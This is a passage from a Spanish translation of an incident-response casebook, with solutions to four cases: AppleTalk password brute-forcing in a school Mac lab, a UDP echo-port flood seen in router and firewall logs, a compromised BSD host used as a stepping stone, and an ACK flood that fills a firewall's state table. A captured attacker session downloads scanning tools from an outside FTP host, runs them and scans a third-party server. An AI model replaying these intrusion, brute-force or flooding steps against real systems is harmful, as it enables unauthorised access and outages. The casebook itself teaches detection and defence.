

RESOLUCIÓN

Los sistemas de detección de intrusos basados en servidor alertan a los administradores de los ataques producidos. Se pueden configurar para que detecten ejecutables nuevos actuando en el servidor, y para observar cambios en los archivos.

Una nueva segmentación de la red en el DMZ reducirá la efectividad de los rastreadores que puedan ser colocados en la red. El servidor Web y el de correo deberían estar ubicados en subredes lógicas distintas y en diferentes conmutadores físicos.

RECURSOS ADICIONALES

Dsniff para Windows:

<http://www.datanerds.net/~mike/dsniff.html>

Windows Connection Interceptor para espiar una red conmutada:

<http://www.phenoelit.de/arpoc/>



SOLUCIÓN 14

An Apple a Day¹

por Nicholas Raba, SecureMac.com


¹ Nota del traductor: Este título se traduce como Una Manzana al Día, y hace referencia al conocido fabricante de computadoras Apple (manzana) que aparece en este capítulo.

Jaime llamó a Mike, el administrador de la universidad. Se sentaron frente a las máquinas y evaluaron todo el escenario. Jaime le explicó que los equipos Macintosh estaban configurados para restringir el acceso a los estudiantes. La función de seguridad FileGuard estaba instalada para evitar que los usuarios ejecutaran programas desde sus discos zip que no pertenecieran a la lista de software autorizado. Los usuarios no podían modificar los datos que no pertenecieran exclusivamente a su directorio de usuario, si bien en este directorio se podrían guardar los archivos temporalmente si se habían olvidado un disco zip. Después de comprobar la configuración de seguridad, averiguaron que los estudiantes podían ejecutar cualquier programa que estuviera en el directorio temporal. Mike lo había configurado de esta forma porque muchos estudiantes tenían que compilar presentaciones para clase.

Los programas utilizados para atacar la red habían sido descargados de un sitio Web de Internet llamado Jolly's Mac Hack Site. El historial del navegador Web les llevó a este sitio, ya que el hacker no lo había borrado. El programa MacAnalysis permite hacer auditorías de seguridad bastante completas. La descripción del sitio Web del programa era bastante esclarecedora: «SATAN for the Macintosh» (*Satanás para Macintosh*).

Registros de MacAnalysis

La descripción del sitio Web hizo que los dos administradores se pusieran a comprobar los archivos de registro de MacAnalysis, para ver qué había hecho exactamente el atacante. El barrido de puertos indicaba que el atacante había estado buscando algún puerto por el que poder entrar.




Todos los puertos excepto el de Archivos Compartidos estaban inactivos; esto aclaraba por qué la máquina tenía software que redirigía los puertos al servidor de la universidad. Se configuró inicialmente de esta forma porque tenían problemas con el enrutamiento. El problema se solucionó más tarde, sin embargo se olvidaron de eliminar el software.

Tanto el barrido de puertos como la vulnerabilidad utilizada por el atacante tenía una cosa en común: Archivos Compartidos aparecía en ambos archivos de registro.

Otra visita al Jolly's Mac Hack Site les dio toda la información que necesitaban del programa MagicKey. Se utilizaba un nombre de usuario y un diccionario bastante grande (lista de palabras) para intentar romper las cuentas de usuario, que se añadían mediante el Panel de Control Usuario/Grupos. El programa tomaba el nombre de usuario y probaba con las palabras del diccionario para obtener la contraseña, comparando palabra por palabra hasta que coincidiera; éste es el método a la fuerza bruta de AppleTalk.

El diccionario que se utilizó era bastante grande, tenía palabras de uso corriente como *apple* (*manzana*) o palabras de la jerga informática como «w4r3zpuP.» La lista de palabras utilizada estaba compuesta de 324.403 palabras aproximadamente.



El archivo de registro mostraba que el programa MagicKey había necesitado 10 segundos para averiguar la contraseña, después de haber probado con 59 palabras. La fecha que aparecía en los registros no era correcta, ya que la máquina del laboratorio tenía problemas con el hardware y no era capaz de mantener la hora, como se muestra claramente en el año 1904.



RESPUESTAS

1. No era necesario obtener la dirección IP. Cualquiera podía obtener el nombre del servidor seleccionando menú Apple | Elegir y haciendo clic en AppleShare. Desde este menú, se puede montar otro disco duro si lo permite AppleShare, incluyendo las direcciones remotas que el *hacker* pudo haber utilizado desde fuera de la red o en casa. El administrador del sistema podría no haberse enterado nunca de lo ocurrido, ya que no estaba habilitada la funcionalidad de conexión.
2. MagicKey se utilizó para realizar ataques a la fuerza bruta a cuenta de usuario en el servidor AppleTalk-enabled FileShare que guardaba los archivos con las notas. El programa craqueó las contraseñas en pocos se-

gundos, probando con la lista de palabras. Se prueba una a una hasta que coincide con la contraseña.

3. El usuario consiguió los programas de un sitio Web de Mac Hack que Jaime y Mike encontraron buscando en Google.com, utilizando como término de búsqueda «appletalk password cracker». También se encontraron otros sitios Web utilizando como término de búsqueda «mac hacker» y algún que otro término más. Existen docenas de sitios relacionados con ataques a Macintosh, aunque muchos menos que para otros sistemas operativos.



PREVENCIÓN

Una vez que Jaime supo cómo se había realizado el ataque, y que no se había producido por un problema con el software, configuró las cuentas de cada profesor. Le dio a cada uno únicamente privilegios sobre sus propios directorios en el servidor, cada uno con una única contraseña que mezclaba letras y números, sin utilizar palabras comunes. A la mañana siguiente, le entregó a cada profesor los nombres de usuario y las contraseñas.

En el servidor no hizo nada, excepto guardar las notas y los documentos, para que se pudieran realizar copias de seguridad diariamente en pocos minutos. Jaime configuró el software para que se realizaran diariamente copias de seguridad a una máquina remota para mayor seguridad.

El puerto que redirigía software se eliminó, ya que podría haber sido utilizado como proxy para atacar otros servidores de la red, sin tener ningún registro de las conexiones. Podría haber parecido que el ataque provenía del servidor de archivos central. Además, Jaime instaló un cortafuegos para que el Macintosh pudiera guardar los registros de las conexiones entrantes y salientes, permitiendo únicamente las conexiones de las máquinas de la red a Archivos Compartidos. Jaime tuvo que configurar el resto de las opciones del cortafuegos de forma que se denegara el acceso desde fuera de la red. El ataque por fuerza bruta que se llevó a cabo, podría haberse realizado desde fuera de la red de la escuela, por lo que hubiera sido casi imposible para Jaime detectarlo.

La seguridad de cada equipo del laboratorio se elevó hasta el máximo, pero sin impedir que los usuarios realizaran su trabajo. A partir de ahora Jaime estaría atento a las listas de correo de seguridad para Macintosh, además de sitios Web específicos, donde pudiera mantenerse al día sobre ataques ocurridos a este tipo de sistemas.



RESOLUCIÓN

Si Jaime no hubiera seguido las prácticas habituales de configurar un servidor de archivos con una única cuenta compartida por todos los profesores, no hu-

biera aprendido tanto de toda la situación. En esta segunda oportunidad, configuró toda la estructura de seguridad de la red.

Gracias al hacker, aprendió mucho sobre la seguridad en el mundo de Macintosh. Se sintió de nuevo como un niño, descargando todo tipo de programas de ataque para buscar vulnerabilidades en la red. Probó todo tipo de software de seguridad, e ideó nuevas formas de mejorar la seguridad de los sistemas a su cargo. También se suscribió a listas de correo de seguridad, de criptografía y redes.

Más tarde averiguó quién había realizado el ataque, anunciando por megafonía que había un problema en una máquina, y que el software responsable del problema podría ser recuperado si encontraban dónde estaba la máquina. Más tarde, ese mismo día, el *hacker*, un estudiante de la escuela, fue a la máquina donde se había dejado el software. Cuando iba a borrar el archivo, fue descubierto y llevado ante el director. Allí tuvo que enfrentarse a su destino.

RECURSOS ADICIONALES

Actualizaciones de seguridad de Apple security:

http://www.apple.com/support/security/security_updates.html

Lista de correo de seguridad de Apple:

macsec@securityfocus.com

Seguridad de Mac OS X:

<http://www.osxsecurity.com/>

MacSecurity.org:

<http://www.macsecurity.org/>

Lista de correo de MacSecurity.org:

<http://www.macsecurity.org/mailman/listinfo/macsec>

FileGuard 4.0:

<http://www.intego.com/>

MacAnalysis:

<http://www.macanalysis.com/>

Packetstorm Mac:

<http://www.packetstormsecurity.org/Macintosh/>



SOLUCIÓN 15

A Thousand Razors¹

por Shon Harris, National Guard
Information Warfare Unit
y Mike Schiffman, @stake, Inc.

¹ Nota del traductor: El título original se traduce como Mil Hojas de Afeitar.

Gil relacionó la información del registro del cortafuegos con la información de registro del router, y encontró algunas similitudes interesantes, mostradas en la Tabla S15.1. El objetivo indiscutible del ataque era la 192.168.0.75, el servidor Web, en el puerto UDP 7, el puerto de echo. Era claramente un ataque por denegación de servicio (Dos), sin embargo no estaba tan claro si el ataque había sido distribuido. Las direcciones parecían ser más o menos aleatorias, con la excepción de una en particular que permanecía constante, con el mismo número de puerto de origen. Esto sí que parecía bastante interesante. Gil puso toda su atención en los registros del router.

Inmediatamente se dio cuenta del enorme salto en la cantidad de paquetes de 64-bytes observados en los registros del router durante el ataque, en comparación con los generados cuando el servidor Web no tiene problemas. También se dio cuenta del enorme número de paquetes generados durante el incidente que no eran UDP en com-

Tabla S15.1. *Registro del cortafuegos*

Origen	Destino	Sport	Dport	Protocolo
172.16.45.2	192.168.0.75	7843	7	17
10.66.66.66	192.168.0.75	19	7	17
10.168.45.3	192.168.0.75	34511	7	17
10.66.66.66	192.168.0.75	19	7	17
192.168.89.111	192.168.0.75	1783	7	17
10.66.66.66	192.168.0.75	19	7	17
10.231.76.8	192.168.0.75	29589	7	17
192.168.15.12	192.168.0.75	17330	7	17
10.66.66.66	192.168.0.75	19	7	17
172.16.43.131	192.168.0.75	8935	7	17
10.23.67.9	192.168.0.75	22387	7	17
10.66.66.66	192.168.0.75	19	7	17
192.168.57.2	192.168.0.75	6588	7	17
172.16.87.11	192.168.0.75	21453	7	17
10.66.66.66	192.168.0.75	19	7	17
10.34.67.89	192.168.0.75	45987	7	17
10.65.34.54	192.168.0.75	65212	7	17
192.168.25.6	192.168.0.75	52967	7	17
172.16.56.15	192.168.0.75	8745	7	17
10.66.66.66	192.168.0.75	19	7	17

paración con los generados cuando el servidor Web operaba normalmente. Esta observación va en relación con la suposición de que fue un ataque DoS utilizando paquetes UDP.

Registro del router durante el ataque

```
router1#sh ip cache flow
IP packet size distribution (567238991 total packets):
1-32    64    96    128    160    192    224    256    288    320    352    384    416    448
.000    .984    .002    .002    .000    .000    .000    .000    .000    .000    .000    .000    .000    .000
    480    512    544    576    1024    1536    2048    2560    3072    3584    4096    4608
    .000    .000    .002    .008    .000    .002    .000    .000    .000    .000    .000    .000    .000

Protocol      Total Flows Packets Bytes Packets Active(Sec) Idle(Sec)
-----
Flows /Sec /Flow /Pkt /Sec /Flow /Flow
UDP-other 182921340 39.2      1    41    48.1      0.5     12.0
```

Registro normal del router

```
router1#sh ip cache flow
IP packet size distribution (567238991 total packets):
1-32    64    96    128    160    192    224    256    288    320    352    384    416    448
.000    .002    .002    .002    .000    .000    .000    .000    .000    .000    .000    .000    .000    .000
    480    512    544    576    1024    1536    2048    2560    3072    3584    4096    4608
    .000    .000    .002    .012    .006    .974    .000    .000    .000    .000    .000    .000    .000

Protocol      Total Flows Packets Bytes Packets Active(Sec) Idle(Sec)
-----
Flows /Sec /Flow /Pkt /Sec /Flow /Flow
UDP-other    5632     0.2      1   171     0.2      0.5      1.9
```

Gil y Lisa estaban seguros de que el atacante estaba utilizando pequeños paquetes UDP para inundar el puerto ECHO del servidor Web, por lo que su siguiente tarea sería detener este proceso. En primer lugar bloquearon el ataque en el router. Lisa reunió un conjunto de reglas de filtrado para el router. Debido a que las direcciones de origen provenían de un conjunto aleatorio, pensaron que sería muy difícil utilizar direcciones específicas o un bloque de direcciones para intentar cortar el ataque. Por lo que decidieron bloquear todos los paquetes UDP con dirección de destino 192.168.0.75. Esto podría interrumpir parte de la funcionalidad, incluyendo DNS, pero al menos permitiría que el servidor Web funcionase.

Medidas provisionales para las ACL de DoS del router

```
access-list 121 remark Temporary block DoS attack on web server
192.168.0.75
access-list 105 deny udp any host 192.168.0.75
access-list 105 permit ip any any
```

Esto hizo que el ataque perdiera toda su fuerza, aportando incluso mayor funcionalidad al servidor Web; sin embargo, el ataque estaba aún activo y al parecer iba en

aumento. El siguiente paso fue ponerse en contacto con su proveedor, para pedirle que limitara temporalmente el tráfico de UDP entrante por el puerto 7. Esto reduciría la cantidad de tráfico de la red permitido, volviendo el ataque por DoS inefectivo. Afortunadamente, se las arregló para ponerse en contacto con él rápidamente y que realizara el cambio. Esta medida provisional ayudó al proceso de mitigación del ataque de la red (que fue amainando sin incidentes a lo largo de la tarde).



RESPUESTAS

1. El servidor Web de Gil estaba siendo alcanzado por un ataque por denegación de servicio, utilizando paquetes UDP de pequeño tamaño dirigidos al puerto UDP 7, el puerto echo. El ataque parecía provenir de dos sitios, posiblemente fueron dos atacantes diferentes trabajando juntos, pero utilizando distintas herramientas. En cada evento, una gran cantidad de tráfico hizo que se colapsara el servidor. Como cada dirección era diferente, no estaba claro si el ataque era distribuido o provenía de un único atacante que simulaba un conjunto de direcciones IP.
2. Si la dirección no era simulada, Gil podría simplemente solicitar al ARIN (American Registry for Internet Numbers – Registro americano de números de Internet) que mirase en la base de datos la dirección IP problemática. Con lo cual conseguiría saber a qué red pertenecía la dirección IP. Se pondría en contacto con el administrador de la red y obtendría más detalles desde allí.
3. Si la dirección era simulada, seguir las pistas del atacante iba a ser mucho más difícil. Suponiendo que los routers fueran Cisco, se podría extraer la información de la caché NetFlow. Ésta es una característica de la conmutación de Cisco Express Forwarding (CEF). Para rastrear la dirección simulada, podría haber consultado la cache NetFlow de cada router, para determinar por qué interfaz entraba el tráfico a través de cada router, hasta encontrar la dirección IP. Este trabajo puede ser demasiado difícil, ya que normalmente se producen muchos saltos por distintos routers entre la red atacada y el objetivo, que a menudo pertenece a diferentes organizaciones. Además, Gil tendría que haber realizado el análisis mientras se estaba produciendo el ataque real.



PREVENCIÓN Y RESOLUCIÓN

No existe una manera milagrosa de evitar o mitigar los ataques DoS relacionados con el ancho de banda. Esencialmente, estos ataques son los que «la cañería más ancha gana a la más pequeña». Un atacante que tenga más ancho de banda (en algunos casos, bastante más) siempre puede colapsar una red que tenga un ancho de banda menor. Por tanto, la prevención y resolución van

entrelazadas, existiendo muy pocas formas para hacer que estos ataques no tengan éxito o, al menos, causen menos daño:

- ▼ **Filtrado de entrada de la red.** Los proveedores de servicios de red deberían realizar un filtrado de la entrada del flujo de la red para evitar paquetes con direcciones simuladas entrando en la red (dejándolos pasar hacia Internet). Esto evita que los atacantes simulen direcciones IP, por lo que rastrear el ataque será mucho más fácil.
- **Filtrado del tráfico de la red.** No es en absoluto una mala idea el filtrado del tráfico de nuestra red. Esto ayuda a evitar ataques del tipo DoS, pero para que sean efectivos, estos filtrados deben ser colocados lo más arriba posible.
- **Limitar la tasa de tráfico de la red.** Muchos routers permiten la especificación de tasas de tráfico. Haciendo que se cumpla una política de ancho de banda y permitiendo que un tipo de tráfico determinado sea limitado en el uso del ancho de banda. Se puede utilizar este enfoque para mitigar el ataque, debiéndose colocar lo más lejos posible (más cerca del ataque).
- **Sistemas de detección de intrusos y herramientas de auditoría.** El uso de un IDS alerta al administrador de cuándo comienza exactamente el ataque y qué herramienta está utilizando, lo que ayuda a detener el ataque. Una herramienta de auditoría alerta al administrador si hay alguna herramienta DoS en el sistema.
- **Trazado de la red.** Como se indicó en la pregunta 3, una investigación pericial puede trazar el flujo de los paquetes hasta su origen, el proveedor tiene acceso a todos los routers que están redirigiendo los paquetes mientras se produce el ataque. Normalmente ésta es una tarea muy complicada, ya que muchos paquetes pueden pasar por muchas redes que pertenecen a distintas organizaciones.
- **Envío de ruta inversa Unicast.** Esto se aplica a los routers Cisco exclusivamente.
- ▲ **Unicast RPF.** Ésta es otra característica de CEF que examina cada paquete recibido en la interfaz. Si la dirección IP de origen no tiene una ruta en las tablas CEF, vuelve a la misma interfaz por la que llegó; el router descarta el paquete. El efecto de Unicast RPF es que se detienen todos los ataques que dependan de la dirección IP de origen simulada.

RECURSOS ADICIONALES

CEF (Cisco Express Forwarding):

http://www.cisco.com/warp/public/732/Tech/netflow/docs/cef_ov_final.pdf

Página DDos de Cisco:

<http://www.cisco.com/warp/public/707/newsflash.html>

Página de Dave Dittrich sobre ataques DDoS:

<http://staff.washington.edu/dittrich/misc/ddos/>

Bugtraq de Elias Levy's para la resolución de un ataque por DDoS:

<http://staff.washington.edu/dittrich/misc/ddos/elias.txt>

Base de datos de ARIN:

<http://www.arin.net/whois/index.html>



SOLUCIÓN 16

One Hop Too Many¹

por Jim Hansen, Foundstone, Inc.

¹ Nota del traductor: El título de este capítulo se traduce como Un Salto a Demasiados, y hace referencia al ataque descrito en este capítulo, en el que mediante el ataque a un sistema se salta a otros muchos.

Homer sabía que se enfrentaba a un ataque en la red. Después de escuchar al jefe de John, estaba seguro de que había alguien más dirigiendo el ataque. Decidió comprobar los registros, esperando que le proporcionarán alguna pista.

La primera parte del registro mostraba que la persona que estaba utilizando la cuenta de John se había conectado y había comprobado si había alguien más en el sistema.

```
FreeBSD (darwin) (ttyp2)
Password:johng
Welcome to Darwin.halvorsenmarchetti.com!

[darwin:~] johng% w

02:34AM up 22 days, 2 users, load averages: 0.41, 0.45, 0.40
USER  TTY FROM          LOGIN@      IDLE WHAT
johng  p2 192.168.250.10  2:34AM      0 -
jeffr  p2 100.1.1.17     11:56PM     0 -
```

Aparentemente satisfecho de que la red estaba a salvo, el atacante ejecutó otra sesión de telnet a niceschool.edu. Después de realizar la misma comprobación, el atacante se conectó con FTP a la herramienta stash en littleisp.com.

```
superct% ftp stash.littleisp.net
Connected to stash.littleisp.net
220 localhost FTP server (Version 6.00LS) ready.
Name (stash.littleisp.net:superct): ftp
331 Guest login ok, send your email address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNKNOWN.

ftp> get lnn_ _map
local: lnmap remote: lnmap
200 PORT command successful.
150 Opening BINARY mode data connection for 'lnmap' (184837 bytes).
226 Transfer complete.
184837 bytes received in 0.0068 seconds (27193910 bytes/s)
ftp> quit
```

El atacante consiguió una versión errónea de NMAP, por lo que ejecutó una segunda sesión para bajarse la versión correcta para BSD.

```
superct% ./lnmap
./lnmap: Exec format error. Binary file not executable.
superct% file lnmap
nmap: Linux/i386 demand paged dynamically linked executable not
stripped

ftp> get bnmap
local: bnmap remote: bnmap
200 PORT command successful.
```



```

150 Opening BINARY mode data connection for 'bnmap' (533724 bytes).
226 Transfer complete.
533724 bytes received in 0.079 seconds (6758652 bytes/s)

superct% ./bnmap -sT -p 20-79,111,143,6000 mcast.nasa.gov
Starting nmap V. 2.54BETA27 ( www.insecure.org/nmap/ )
Interesting ports on (mcast.nasa.gov):
(The 59 ports scanned but not shown below are in state: closed)
Port      State      Service
21/tcp    open      ftp
22/tcp    open      ssh
23/tcp    open      telnet
111/tcp   open      sunrpc
Nmap run completed - 1 IP address (1 host up) scanned in 49
seconds

```

Después de todo el esfuerzo, el atacante ejecutó nmap y realizó un rápido análisis de otro sistema de la NASA.



RESPUESTAS

1. El atacante estaba utilizando Halvorsen and Marchetti como base para realizar otros ataques. Una técnica común para ayudar a que no detecten un ataque es la utilización de saltos que oculten el verdadero origen. El atacante también dejó la herramienta stash en el sistema de Homer. Es una práctica bastante frecuente el utilizar un sistema en el que se ha burlado la seguridad y que tiene bastante espacio, para utilizarlo como depósito de datos y herramientas.
2. Basarse exclusivamente en listas de control de acceso en los routers no es obviamente suficiente. Homer debería instalar un cortafuegos y utilizar un traductor de direcciones de red para la parte interna de la red. A partir de este incidente, el equipo de administración de Homer debería estar mucho más atento al tipo de problemas en los que se vio involucrado y realizar los gastos necesarios para la mejora de la seguridad del entorno.

Además no sería mala idea la instalación de un sistema IDS. Homer llegó después de que el sistema fuera atacado, de forma que no había manera de saber qué vulnerabilidad se había utilizado. La seguridad es lo primero. Es sistema debería ser reinstalado completamente, y los sistemas contiguos deberían ser exhaustivamente examinados.

3. Si Halvorsen and Marchetti estuvieran interesados en descubrir la identidad de los atacantes, la forma más efectiva sería contactar con el ISP (proveedor de servicios de Internet). La sesión FTP del atacante indicaba que podía haber un sitio para guardar las herramientas y la información en Halvorsen and Marchetti y en otras víctimas. Sería útil ponerse en contacto con el ISP para conseguir información adicional del atacante. De-

pendiendo de la naturaleza del acceso a la cuenta y de la política del ISP, podría requerirse un mandato judicial o la aplicación de una ley. Homer debería explicar la situación al administrador de personal y al asesor legal de Halvorsen and Marchetti. Cuando se produce un ataque a un sistema, es muy importante contar con el apoyo y el consejo de abogados expertos y de los propietarios del sistema.

4. Halvorsen and Marchetti se enfrentó a diversos problemas legales de gran interés. Gracias a su desconocido visitante del sistema, se implantó en niceschool.edu un acceso a nivel exclusivamente administrativo. También se informó a la escuela de todo lo ocurrido. La responsabilidad en este tipo de casos no se ha llevado todavía a los tribunales, pero ponerse en contacto con el sitio podría ayudar al menos a mitigar cualquier exposición potencial.

Es muy conveniente que Homer realice monitorizaciones de la red. Los tribunales han aceptado que se les permita a los propietarios de redes monitorizar la actividad para asegurar una operación eficiente. Se informa a los usuarios de la red a través de mensajes y de publicaciones internas, además del uso de la información en posibles procedimientos legales.

Darwin se utilizó como parte de un plan para atacar otros sitios de Internet. En el caso de que cualquiera de las víctimas quiera llevar a cabo acciones legales, las pruebas de darwin pueden ser de gran ayuda. La mejor prueba sería preservar el disco duro tal y como está, seguro y desconectado de posibles accesos. Si esto no es posible, Homer debería realizar una imagen de los discos en dispositivos que sólo pudieran ser leídos. Una herramienta muy apropiada para esto es el comando `dd`.



PREVENCIÓN

Pasear por una red en medio de un ataque ayuda a que se ideen medidas preventivas adecuadas que podrían haber eliminado el ataque. Las acciones deberían enfocarse a solucionar el problema lo antes posible pero, en cuanto pase la crisis, los esfuerzos se deberían centrar en descubrir las vulnerabilidades. El primer paso es reaccionar reuniendo la información necesaria para realizar una evaluación razonable de los daños producidos. Con esta información, se podrá discutir con un asesor legal para que ayude a identificar la mejor forma de actuar de la compañía. Dependiendo de la naturaleza del caso y de los daños producidos, se debe tomar una decisión, seguir con la investigación o tapar todos los agujeros de seguridad.

En el caso en el cual está basado este escenario, es apropiado llevar el caso a los tribunales. El descubrimiento de la presencia del atacante se realizó inadvertidamente, y no existe información disponible para poder identificar la vulnerabilidad utilizada. La investigación conduce a la identificación de tres

atacantes que estaban utilizando una serie de saltos para evitar ser detectados. La recopilación de los registros y de los registros de los saltos intermedios proporcionó pruebas que permitieron acusar a los tres sospechosos.



RESOLUCIÓN

Homer y el equipo de Halvorsen and Marchetti se enfrentaron a este tipo de problemas debido al bajo nivel de seguridad de la red. El diseño estaba básicamente abierto cuando llegó Homer, y no sorprende en absoluto que se encontrara con este ataque. Para atenuar el riesgo, Halvorsen and Marchetti debería instalar un cortafuegos en el perímetro de la red, auditar los sistemas para eliminar servicios innecesarios y actualizar los sistemas con parches y «hot fixes». También sería buena idea instalar un sistema de detección de intrusos para proporcionar un seguro adicional en el caso de que un atacante esquivase el cortafuegos.



DESAFÍO 17

Gluttony¹

por Shon Harris, National Guard
Information Warfare Unit
y Mike Schiffman, @stake, Inc.

¹ Nota del traductor: El título original se traduce como Glotonería.

Rafael estaba seguro de que se estaba produciendo un ataque por denegación de servicio (DoS) dirigido contra el cortafuegos, y creía saber cómo se estaba realizando. El cortafuegos en cuestión, Cortafuegos-1 de Checkpoint, es *stateful*, que significa que el cortafuegos guarda el rastro del estado de cada una de las conexiones de red que pasan a través de él. Un cortafuegos de este tipo mantendrá todos los paquetes de los procesos de iniciación de la conexión para cada conexión, y guardará esta información hasta que uno de los sistema implicados en la conexión finalice la sesión.

Cuando dos máquinas se comunican utilizando el protocolo TCP (es decir, una conexión HTTP), se dice que es una conexión fiable. Dicho de otra forma, los sistemas transferirán todos los datos de la conexión sin perder ninguno o morirán en el intento. De forma que se cumpla la fiabilidad, el proceso de iniciación de una conexión implica que se lleven a cabo tres fases, mostradas en la Figura S17.1. De forma resumida, las tres formas de acuerdo realizan lo siguiente:

1. El cliente envía un paquete TCP al servidor, con el indicador de SYN puesto. Esto sirve para indicar al servidor que el cliente desea abrir una conexión TCP en el puerto especificado.
2. El servidor responde con un paquete TCP al cliente con los indicadores de SYN y ACK puestos. El servidor reconoce la petición de conexión inicial del cliente y emite la suya propia.
3. El cliente completa el proceso reconociendo la petición de conexión del servidor con un paquete final TCP con el indicador ACK puesto. La conexión está abierta y se puede llevar a cabo la transmisión de datos fiables.

Cuando un cortafuegos recibe el primer paquete que inicia el saludo (un paquete TCP SYN), pasará a través de sus reglas de control de acceso para determinar si la petición es aceptable. Si el paquete es aceptado, se mantiene en la memoria del cortafuegos en una tabla de estado, y el cortafuegos espera el siguiente paquete de la secuencia para que la conexión se lleve a cabo adecuadamente. Algunos paquetes ACK se comparan primero con las entradas de la tabla de estados para ver si forman parte de la secuencia en la que los paquetes SYN ya han sido aceptados. Si el paquete ACK



Figura S17.1. El proceso de acuerdo en TCP permite a ambos sistemas configurar la sesión TCP.

es emparejado con un paquete SYN previamente aceptado de la tabla de estado, entonces el paquete ACK se añade a la tabla de estado, y la tabla se actualiza para esperar el último ACK.

Sin embargo, si el paquete ACK no tiene un paquete SYN correspondiente en la tabla de estados, será colocado en la tabla de estados (suponiendo que no viole una lista de control de acceso), tal y como se muestra en la Figura S17.2.

En resumen, lo que indica el párrafo anterior es que el cortafuegos no requiere que el primer paquete de la sesión sea SYN. Lógicamente, debería pasar arbitrariamente paquetes ACK a la tabla de estado sólo si ya hay un paquete SYN inicial correspondiente. Además, el cortafuegos permitirá erróneamente que cualquier paquete antiguo ACK rellene la tabla de estado, independientemente de si pertenece a la conexión o no.

Cuando un paquete SYN se mantiene en la tabla de estado del cortafuegos, normalmente tiene un tiempo máximo de permanencia de 40 a 60 segundos. Si los paquetes ACK que se requieren para completar el acuerdo no se reciben dentro del tiempo estipulado, el paquete SYN es descartado de la memoria del cortafuegos. Por otra parte, los paquetes ACK tendrán un tiempo máximo de 3.600 segundos, tal y como se muestra en la Figura S17.3. Esto significa que el cortafuegos no permitirá que un único paquete inicie una sesión falsa, y lo mantendrá en su tabla de estado durante una hora antes de desecharlo. Normalmente, estas conexiones se terminan y se eliminan cuan-




Figura S17.2. Los paquetes se aceptan de acuerdo a unas reglas preconfiguradas. Una vez que el paquete es aceptado, se almacena en la tabla de estado.




Figura S17.3. El tiempo de espera máximo para paquetes ACK es de 3.600 segundos.

do el cortafuegos recibe un paquete FIN o RST de uno de los sistemas. Sin embargo, durante el ataque DoS, las direcciones IP fueron falsificadas; por lo tanto, no se podrían enviar estos tipos de paquetes para cerrar la sesión, y el cortafuegos no podría eliminarlos de su tabla de estado hasta pasados 3.600 segundos.

El atacante de Rafael envió miles de estos paquetes ACK y, en vez de eliminarlos o rechazarlos, el cortafuegos relleno toda su tabla de estado. Una vez que la tabla se llenó, el cortafuegos falló y dejó de aceptar peticiones de entrada.

